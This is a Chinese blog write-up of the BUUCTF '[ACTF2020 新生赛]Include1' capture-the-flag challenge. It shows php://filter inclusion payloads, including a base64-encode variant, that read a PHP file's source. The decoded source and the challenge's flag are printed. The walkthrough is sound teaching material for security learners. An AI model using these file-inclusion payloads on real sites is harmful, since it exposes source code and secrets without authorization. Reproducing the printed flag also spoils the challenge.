

BUUCTF [ACTF2020 新生赛]Include1

原创

[Yun3a0](#) 于 2021-06-20 16:31:33 发布 193 收藏

版权声明：本文为博主原创文章，遵循 [CC 4.0 BY-SA](#) 版权协议，转载请附上原文出处链接和本声明。

本文链接：https://blog.csdn.net/weixin_53955759/article/details/118018730

版权

打开环境有一个tips



[tips](#)

https://blog.csdn.net/weixin_53955759

点击跳转到了flag.php



Can you find out the flag?

https://blog.csdn.net/weixin_53955759

常见的包含函数：

- include()
- require()
- include_once()
- require_once()

本题用到的知识

二、php://filter

php://filter 可以获取指定文件源码。当它与包含函数结合时，php://filter 流会被当作php文件执行。所以我们一般对其进行编码，让其不执行。从而导致 任意文件读取。

POC1:

```
?file=php://filter/resource=xxx.php
```

POC2:

```
?file=php://filter/read=convert.base64-encode/resource=xxx.php
```


POC1直接读取xxx.php文件，但大多数时候很多信息无法直接显示在浏览器页面上，所以需要采取POC2中方法将文件内容进行base64编码后显示在浏览器上，再自行解码。

https://blog.csdn.net/weixin_53955759

内容来自：https://blog.csdn.net/qq_42181428/article/details/87090539

第一种方法大多时候无法回显信息在浏览器页面上，所以需要用到第二种方法

先尝试一下第一种方法



https://blog.csdn.net/weixin_53955759

没有回显，尝试一下第二种

PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5klG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2Q4YjM2NGUtYTl0My00Zjk0LWE5MTUtYTE3YmY4Y2RkZmZhfQo=



得到base64编码的内容

解码一下，得到flag

```
PD9waHAKZWNobyAiQ2FuIHlvdSBmaW5klG91dCB0aGUgZmxhZz8iOwovL2ZsYWd7Y2Q4YjM2NGUtYTl0My00Zjk0LWE5MTUtYTE3YmY4Y2RkZmZhfQo=
```

- 加密: Unicode编码(\u开头) URL编码(%开头) Gzip压缩 UTF16编码(\x开头) Base64编码 MD5计算 十六进制编码
- 解密: Unicode解码(\u开头) URL解码(%开头) Gzip解压 UTF16解码(\x开头) Base64解码 十六进制解码 HTML实体解码

当前数据解析结果如下:

```
<?php
echo "Can you find out the flag?";
//flag{cd8b364e-a243-4f94-a915-a17bf8cddffa}
```

https://blog.csdn.net/weixin_53955759